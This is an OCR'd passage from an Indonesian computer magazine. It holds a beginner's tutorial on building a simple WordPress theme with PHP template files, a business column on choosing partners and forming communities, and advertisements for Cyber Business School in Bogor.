


Jika dirasa sudah cukup, klik OK untuk menutup jendela Definisi Option Style.




4. Border

Untuk mengatur style garis yang mengelilingi objek, atau disebut sebagai border.



Dan untuk mempreview hasil tampilan akhir dari perancangan style yang baru saja Anda buat, jangan lupa save-lah terlebih dahulu lalu tekan F12 pada keyboard.

Berikut tampilan hasil akhirnya. Selamat mencoba [Hairul Azami]



Membuat Sendiri Template Wordpress

The screenshot shows the WordPress admin interface. On the left, the navigation menu is visible with 'Appearance' selected under 'Themes'. The main content area displays the 'Current Theme' as 'WordPress Default 1.6 by Michael Heilemann', which is described as the default theme based on the famous 'Kubrick'. Below this, the 'Available Themes' section shows two themes: 'Themesku' (white, simple) and 'WordPress Classic' (mantle color, variable width, two columns).

W ordpres, rasanya nama ini sudah tidak asing lagi bagi kita yang sering menggunakan internet. Ya, wordpress adalah sebuah aplikasi blog populer yang banyak sekali digunakan oleh pra blogger. Tidak hanya itu, aplikasi ini banyak dimanfaatkan mulai dari web profil perusahaan, portal berita, web shoping, hingga web komunitas.

Tingginya popularitas aplikasi ini disebabkan oleh kemudahan penggunaan bahkan bagi pengguna awam sekalipun. Tidak hanya itu, dukungan komunitas yang tinggi membuat aplikasi ini berkembang sangat pesat. Banyak sekali plugin dan theme yang tersedia secara gratis yang bisa langsung kita gunakan. Bahkan jika kita merasa kurang cocok dengan plugin atau theme yang ada, kita bisa membuatnya sendiri. Tidak terlalu sulit untuk membuat sendiri komponen ini. Dalam artikel ini penulis akan coba uraikan tahapan-tahapan dalam membuat theme untuk wordpress yang disesuaikan dengan kebutuhan kita.

Bagi Anda yang ingin mencobanya silahkan download Wordpress versi terbaru di alamat <http://wordpress.org/download>. Selain itu kami juga menyertakan kode sumber Wordpress versi 2.7.1 di dalam DVD.

Membuat theme sederhana

Membuat theme sederhana untuk Wordpress sangatlah mudah. Setidaknya kita hanya membutuhkan tiga buah file php dan satu file css yang dikumpulkan dalam satu folder yang kita beri nama sesuai dengan nama themes yang diinginkan. File-file ini adalah index.php, header.php, footer.php dan style.css.

header.php

File ini berisi segala informasi yang dibutuhkan pada bagian head dari html yang akan di-*generate*. Sebagai contoh <doctype>, <meta>, title, link file javascript dan link file css. Selain itu pada bagian ini kita letakkan tag body <body> pembuka. Karena filia ini akan selalu dipanggil pada semua halaman, maka kita juga bisa meletakkan navigasi pada bagian ini.

footer.php

File ini tempat untuk meletakkan bagian akhir dari suatu halaman. Misalnya, kita bisa meletakkan tag body penutup </body>, link navigasi, copyright, dan informasi-informasi lainnya.

index.php

Ini adalah file tempat kita meletakkan semua isi yang akan kita tampilkan. Pada bagian ini kita bisa menempatkan list artikel terbaru sekaligus halaman detail dari suatu artikel. Bisa dikatakan ini adalah bagian terpenting dari theme yang akan kita buat. Berikut ini adalah contoh pemenggalan halaman untuk dijadikan theme.

style.css

Seandainya saja theme yang kita buat memiliki file css yang berbeda atau tidak ada sama sekali, file ini tetap harus ada. Style.css selain digunakan untuk mengelompokan tag css juga sebagai tempat menyimpan informasi mengenai theme kita. Informasi ini diletakan pada bagian awal file yang berbentuk komentar. Berikut adalah contohnya:

```
/*
Theme Name: Themesku
Theme URI: http://wordpress.org/
Description: Ini adalah themes buatanku sendiri.
Version: 1.0
Author: Iskandar Soesman
Author URI: http://www.kandar.info/
Tags: putih, sederhana
*/
```

Pertama-tama buatlah file disain template awal yang kita beri nama template.html. Idealnya file ini adalah mockup dari disain yang akan Anda buat. Saya berasumsi bahwa Anda telah memiliki disain HTML dari theme yang akan Anda buat. Berikut adalah isi dari file tersebut:

```
<html>
<head>
<title>My First Blog</title>
</head>
<body>

<!-- Mulai dari tag awal hingga bagian ini akan pisahkan menjadikan header.php --&gt;</pre>
```

```
<!-- Awal bagian content -->
<!-- Akhir bagian content -->
<!-- Mulai bagian ini hingga akhir tag akan kita pisahkan menjadikan footer.php -->
</body>
</html>
```

Jika tag HTML di atas kita pisahkan masing-masing menjadi file header.php, index.php dan footer.php maka hasilnya akan seperti berikut ini:

Isi file header.php adalah:

```
<html>
<head>
<title>My First Blog</title>
</head>
<body>
<!-- Mulai dari tag awal hingga bagian ini akan pisahkan menjadikan header.php --&gt;</pre>
```

Isi file index.php adalah:
<!-- Awal bagian content -->

<!-- Akhir bagian content -->

Isi file footer.php adalah:

```
<!-- Mulai bagian ini hingga akhir tag akan kita pisahkan menjadikan footer.php -->
</body>
</html>
```

Setelah memahami pembabakan, selanjutnya kita perlu mengetahui fungsi-fungsi apa saja yang kita bisa gunakan untuk mengisi theme yang akan kita buat.

Ketika aplikasi wordpress dijalankan, maka file theme yang pertama kali dieksekusi adalah index.php. Oleh karena itu kita perlu menyertakan file header.php dan footer.php ke dalam file index.php dengan cara meng-*include*. Untuk melakukan hal ini kita tidak perlu repot-repot menggunakan fungsi include atau required_once karena wordpress telah menyediakan fungsinya. Berikut adalah contoh isi file index.php:

```
<?php get_header();?>
<!-- Awal bagian content -->
<!-- Akhir bagian content -->
<?php get_footer();?>
```

Untuk menampilkan artikel baik berupa list atau index maupun detail, kita akan menambahkan bagian yang disebut The Loop. The Loop akan memproses bagaimana setiap artikel akan ditampilkan sesuai dengan kriteria yang kita inginkan. Parameter yang digunakan untuk menentukan kriteria adalah The Loop Tags.

Berikut adalah contoh file index.php yang telah dilengkapi dengan The Loop:

```
<?php get_header();?>
<!-- Awal bagian content -->

<?php if ( have_posts() ) : while (
have_posts() ) : the_post(); ?>
<?php endwhile; else: ?>
<p><?php _e('Maaf, artikel yang Anda maksud tidak ada.'); ?></p>
<?php endif; ?>

<!-- Akhir bagian content -->
<?php get_footer();?>
```

The Loop di atas bertugas untuk memastikan apakah artikel yang ingin kita tampilkan ada atau tidak. Jika tidak ada artikel maka pesan error akan muncul "Maaf, artikel yang Anda maksud tidak ada.". Jika ternyata artikel yang kita maksud ada maka akan ditampilkan. Namun pada script di atas kita belum menambahkan fungsi menampilkan artikel, oleh karena itu kita perlu menambahkan beberapa baris kode seperti berikut ini:

```
<?php get_header();?>
<!-- Awal bagian content -->

<?php if ( have_posts() ) : while (
have_posts() ) : the_post(); ?>


<?php the_title(); ?>
<?php the_content('Artikel lebih lanjut...'); ?>

<?php endwhile; else: ?>
<p><?php _e('Maaf, artikel yang Anda maksud tidak ada.'); ?></p>
<?php endif; ?>

<!-- Akhir bagian content -->
<?php get_footer();?>
```

Theme sederhana kita sudah hampir siap. Sekarang waktunya untuk mencoba.

1. Copy folder theme kita dan pastekan pada folder themes yang ada di dalam folder wp-content.
2. Masuk ke dalam halaman admin dan klik menu themes yang ada di bawah grup Appearance.
3. Setelah itu Anda akan berada pada halaman Manage Theme. Jika tidak ada masalah theme baru kita sudah ada di bagian bawah.



4. Pilih theme kita dan aktifkan.
5. Klik visit site untuk melihat theme baru kita.

Untuk melihat artikel lebih detail link yang tersedia baru "Baca artikel lebih lanjut...". Bagaimana kalau judul setiap artikel juga bisa menjadi link ke detail artikel? Tidak masalah, yang perlu kita lakukan adalah menambah fungsi `the_permalink()`.

Ketika meng-klik salah satu artikel kita tidak melihat adanya form komentar. Untuk menambahkannya yang perlu kita lakukan adalah menambahkan fungsi `comments_template()`. Berikut adalah contohnya:

```
<?php get_header();?>
<!-- Awal bagian content -->

<?php if ( have_posts() ) : while (
have_posts() ) : the_post(); ?>

<a href="<?php the_permalink() ?>"><?php
the_title(); ?></a>
<?php the_content('Baca artikel lebih
lanjut...'); ?>
<?php comments_template();?>
<?php endwhile; else: ?>
<p><?php _e('Maaf, artikel yang Anda maksud
tidak ada.'); ?></p>
<?php endif; ?>

<!-- Akhir bagian content -->
<?php get_footer();?>
```

Jika tidak ada masalah maka kini theme baru kita sudah dilengkapi dengan form komentar.

Kini theme sederhana kita sudah bisa digunakan. Mudah-mudahan ini bisa menjadi referensi pembaca untuk bisa mengembangkan kreasi theme yang lebih lanjut. Cara ini telah penulis terapkan dalam mengembangkan kompasiana.com

Selamat mencoba!(Iskandar Oesman)

Klinik BISNIS

Memilih & Bersinergi dengan Mitra Bisnis

Memilih Mitra Bisnis

Terkadang memang tidaklah semudah membalikkan telapak tangan memilih mitra bisnis yang terpercaya. Banyak sekali kasus bagaimana sebuah bisnis yang dibangun bersama-sama akhirnya harus bubar barisan di tengah jalan karena para pihak yang bekerja sama ada yang melanggar komitmen. Atau sudah berbeda Visinya. Yup Sekali lagi bisnis itu bersinergi, bisnis itu berjamaah, kalau dilakukan dengan beramai-ramai karena memang perlu adanya pembagian dalam siapa saja yang memiliki peran dalam berbagai posisi seperti pemasaran misalnya, keuangan, operasional, sumber daya manusianya, dsb. Nah kalau semua hal itu dilakukan sendiri itu *sih* sama saja seperti manajemen *tukang cukur* konvensional bukan?

Untuk kaidah yang lebih sederhana misalnya, kaidah secara *rombongan* pun seperti di pasar induk misalnya, coba lihat saja berapa banyak orang yang berjualan tahu dalam satu kawasan? Berapa banyak penjual sayur dalam satu kawasan? Bahkan berapa banyak Mall yang didalamnya terdapat banyak kios Hand Phone, Komputer, dll. Bukankah itu sebuah keuntungan untuk menarik banyak pengunjung?

Jadi Bukankah berjamaah itu memang baik? Berikut

1. Hindari memulai bisnis dengan orang yang baru dikenal ataupun memiliki *track record* kurang baik sebelumnya, kecuali orang tersebut sudah jelas ingin berubah lebih baik atas tindakan masa lalunya. Kenalilah mereka bak saudara, buatlah rasa saling memiliki. Karena sekali lagi, bisnis itu adalah dukungan dari berbagai pihak, bisnis itu barter, bisnis itu pun adalah berbagi.
2. Carilah SDM yang memiliki kompetensi.
3. Tetapkan visi dan misi perusahaan secara bersama-sama, lalu tuangkanlah kerja sama bisnis dalam satu kesepakatan dan komitmen yang ditandatangani bersama. Di dalam kesepakatan perlu ditetapkan hak dan kewajiban para pihak secara adil dan memiliki maksud yang baik. Meskipun saling percaya, perjanjian atau kesepakatan usaha akan lebih baik jika disahkan oleh notaris dan dihadiri oleh para saksi.
4. Setiap orang pasti ingin merasakan manisnya bisnis, manisnya mengais rezeki, tapi dalam hal ini paparkanlah hal-hal terburuk yang mungkin terjadi dalam usaha yang ditempuh dan kesempatan yang akan diambil sehingga kemudian hari tidak akan terjadi kesalah-pahaman.

Sinergi Bisnis dengan Mitra Luar

Dalam praktik bisnis era *cyber* saat ini, begitu banyak jalan untuk menguatkan tali Silaturahmi, tali persaudaraan diantaranya lewat berbagai komunitas yang jumlahnya tak terhitung luar biasa banyak sekali, mulai dari Komunitas para pengusaha kelas kakap sampai dengan komunitas para pengusaha tahu yang omsetnya tidak kalah besar. Mulai dari Komunitas sosial anak muda sampai dengan para bikers yang sudah berumur, mulai dari komunitas ibu-ibu arisan sampai dengan ibu-ibu pejabat. Kemajuan teknologi telah mendorong terbentuknya komunitas-komunitas yang bisa berhubungan secara maya di dunia internet, diantaranya yaitu lewat *mailing list*, forum diskusi, blog, maupun *social media*. Selain itu, bisa juga dibentuk organisasi-organisasi bisnis seperti Jaringan Komunitas Ummat Terbaik Hidup Berkah, Pengusaha Rindu Syariah, Himpunan Pengusaha Tionghoa, sampai ke Komunitas Cara Gampang Bebas Utang.

Komunitas-komunitas diatas bukan hanya sebagai payung bernaung saja yang tujuan untuk menciptakan silaturahmi serta kerja sama di antara sekelompok orang, akan tetapi juga bertujuan untuk dapat kerja sama dengan komunitas lain. Silaturahmi ini ternyata bisa melahirkan benefit yang luar biasa, lihat saja saat ini UKM alias Usaha Kecil Menengah sekarang banyak yang berganti nama menjadi UKM – Usaha Kecil Miliaran, yup silaturahmi itu imbasnya bisa melahirkan rezeki tak terduga. Masih gak percaya? Silahkan deh coba kunjungi momunitas-komunitas yang ada, kalau belum berani mampir ke markas besarnya, kunjungi dulu deh Sosial Medianya, ikuti terus perkembangannya selama 3 Bulan, kenalan dan bertukan informasi secara intens. Untuk itu, secara personal apalagi sebuah kelembagaan Usaha harus ikut *nimbrung* secara aktif dalam komunitas yang mampu memberdayakan anggotanya dan mampu saling menguatkan silaturahmi.

Dalam beberapa tempo kedepan, kebutuhan pebisnis akan komunitas semakin tinggi dan tak terbendung. Hal ini terutama terjadi pada bisnis-bisnis baru yang setiap pelakunya memerlukan informasi ataupun bertukar pengalaman soal bisnis yang didalamnya bisa mengautkan jaringan pemasaran ataupun juga kiat-kiat untuk menghadapi persaingan bisnis. Kalaupun dirasa masih belum ada Komunitas yang mewakili Visi Misi usaha kita, toh sebetulnya amat sangat mudah saat ini untuk membentuk komunitas, diantaranya sbb :

1. Bisa dilakukan cara dengan mendeklarasikan komunitas dengan mengundang orang-orang seprofesi; Nah bagaimana undangannya? Tenang semuanya bisa dilakukan lewat cara konvensional seperti perkumpulan ataupun bisa dengan cara tatap muka lewat dunia maya.
2. Tahapan selanjutnya yaitu harus ada *base camp* dimana tempat ini harus bisa untuk umum dikunjungi oleh orang banyak, ya salah satunya apalagi kalau bukan Meluncurkan *blog* atau *website* yang berhubungan dengan satu bisnis tertentu sehingga mengundang orang ikut bergabung di dalamnya;
3. Langkah Ketiga adalah adakanlah pertemuan rutinan seminar, lokakarya, atau pelatihan yang diakhiri dengan rekrutmen komunitas;
4. Keempat tentunya kita harus punya *data* untuk memonitoring aktivitas dengan Menyebarluaskan kuesioner dan formulir keanggotaan komunitas kepada orang-orang yang seprofesi atau terkait.



Saat ini penulis aktif sebagai Direksi PT Kaffah Gemilang dan juga Pengelola Cyber Business School, ia dapat dihubungi melalui email : riskyirawan.wi@gmail.com atau melalui twitter : @kapten_risky

Juara 1 PNF (Pendidikan Non Formal)
Kategori Komputer
Kota Bogor Tahun 2011



CYBER BUSINESS SCHOOL

Sekolahnya para TECHNOPRENEUR

Membuka Kelas:

SHORT COURSE

Mastering CMS | Web Developer -> Joomla, Wordpress, SEO, Cpanel Management
Programming and Design | Web Architecture -> HTML, PHPMySQL, Javascript, CSS
Multimedia & Animation -> Flash, 3d Studio Max, Visual Effect, Video Editing
Desktop Publisher | Print Design -> Corel Draw, Photoshop, Fotografi, InDesign
Programming Application for Business -> Vb.net, ASP.net, Ado.net

Segera DIBUKA pendaftaran

Program Keahlian / Profesional 1 Tahun (Tahun Ajaran 2012 - 2013)

Dalam 1 tahun anda akan dilatih bisnis IT dengan konsentrasi pilihan jurusan

Cyber Business MANAGEMENT and DEVELOPMENT

3 Bulan Business & Mastering CMS, 4 Bulan SEO & Web Desain, 4 Bulan Web Master & Business Action

DESAIN KOMUNIKASI VISUAL

3 Bulan Business & Basic Design, 4 Bulan Multimedia & Animation, 4 Bulan Visual Effect & Business Action

Gelombang 1: Oktober 2011-Maret 2012

Gelombang 2: April 2012-Juni 2012

Gelombang 3: Juli 2012



Jl. KH Sholeh Iskandar KM. 02 No 478 F (Depan Kampus UIKA) Bogor

Telp. 0251 8315 169 >> website. <http://cbs-bogor.net> >> email. info@cbs-bogor.net

Back to Nature



A scenic landscape at sunset featuring a river flowing through lush green fields and dense forests, with a prominent mountain silhouette in the background.

Gunung Salak



CYBER BUSINESS SCHOOL

Terobosan dalam dunia pendidikan
Mau jago **BISNIS** di usia dini? disini tempatnya

ABOUT CBS

CBS Merupakan sekolah yang dedikasikan untuk melahirkan para **technopreneur**. Yaitu salah satu cara mengoptimalkan penggunaan teknologi

Kurikulum Program Keprofesian 1 Tahun Cyber Business School yang terdiri dari Cyber Business Management and Development dan Cyber Business Visual Communication Design yang dikembangkan berdasarkan kebutuhan industri terkait (kebutuhan dunia kerja dan usaha saat ini) dengan merujuk kepada kurikulum-kurikulum pada Program studi Strata 1 dan Diploma yang setara di berbagai Universitas penyelenggara yang sudah temama.

Program ini diselenggarakan dalam format triwulan dengan proporsi pendidikan sebesar **30% teori** dan **70% praktik**.

FASILITATOR

Seluruh Program yang diadakan oleh Cyber Business School disampaikan oleh expert coaching yang terdiri dari praktisi pendidikan cyber, trainer berkompeten, dan juga para bisnis owner yang telah menghabiskan puluhan ribu jam di bidangnya.

Mereka memberikan pelatihan bisnis lebih dari sekedar teori, tetapi berdasarkan pengalaman nyata. Tidak juga hanya untuk menuntun menjadi **businessman** yang praktis dan aplikatif, tetapi juga memompa semangat untuk

Tempat pendaftaran

Datang langsung ke Cyber Business School
JI KH Sholeh Iskandar KM. 2 No 478 F
(Depan Kampus UIKA) Bogor
No. Telp (0251)8315169 atau www.cbs-bogor.net

Daftar Online

1. isi form pendaftaran di <http://cyberbusinessinstitute.com/daftar>
2. Transfer Biaya Registrasi Rp. 150.000

Jurusan
TECHNOPREUNER 1 Tahun

Cyber Business Management and Development (MD)

● 3 Bulan Business & Mastering CMS	● 4 Bulan Web Master & Action Business	● 4 Bulan SEO & Web Desain
Pengantar Ilmu Komputer Pengantar Bahasa Inggris Intro To Business Mastering CMS	Web Management & Developer Creative Thinking APLIKASI BISNIS	Online Strategic dan Internet Marketing Multimedia & Grafis Etika Bisnis

Cyber Business Desain Komunikasi Visual (DKV)

● 3 Bulan Business & Basic Design	● 4 Bulan Multimedia & Animation	● 4 Bulan Visual Effect & Action Business
Pengantar Ilmu Komputer Pengantar Bahasa Inggris Digital Illustration Digital Imaging 2D	Mastering CMS Fotografi & Videografi Digital Video & Audio Etika	3D Visualization 3D Animation Visual Effects Creative Thinking APLIKASI BISNIS

Biaya Per-Bulan

Kelas	Pendaftaran	Biaya Per-Bulan		
		Gel - 1 Okt 11-Mar 12	Gel - 2 Apr 12-Juni 12	Gel - 3 Juli 2012
Management Development (MD)	Rp. 150.000,-	Rp. 300.000,-	Rp. 330.000,-	Rp. 370.000,-
Desain Komunikasi Visual (DKV)	Rp. 150.000,-	Rp. 350.000,-	Rp. 380.000,-	Rp. 420.000,-

Keterangan

Biaya pendaftaran disetorkan langsung pada saat mendaftar

Gelombang 1: Oktober 2011-Maret 2012

Gelombang 2: April 2012-Juni 2012

Gelombang 3: Juli 2012

Perkuliahan program keahlian 1 tahun dimulai pada **bulan Juli**

Beasiswa Khusus untuk siswa berprestasi

Program KURSUS

Program	Community 7-10 Orang	Reguler 4-5 Orang	Private 1 Orang
Mastering CMS	Rp 600.000	Rp 800.000	Rp 2.400.000
Web Architecture	Rp 800.000	Rp 1.100.000	Rp 3.300.000
Print Design	Rp 750.000	Rp 950.000	Rp 2.850.000
Multimedia & Animation	Rp 950.000	Rp 1.500.000	Rp 4.500.000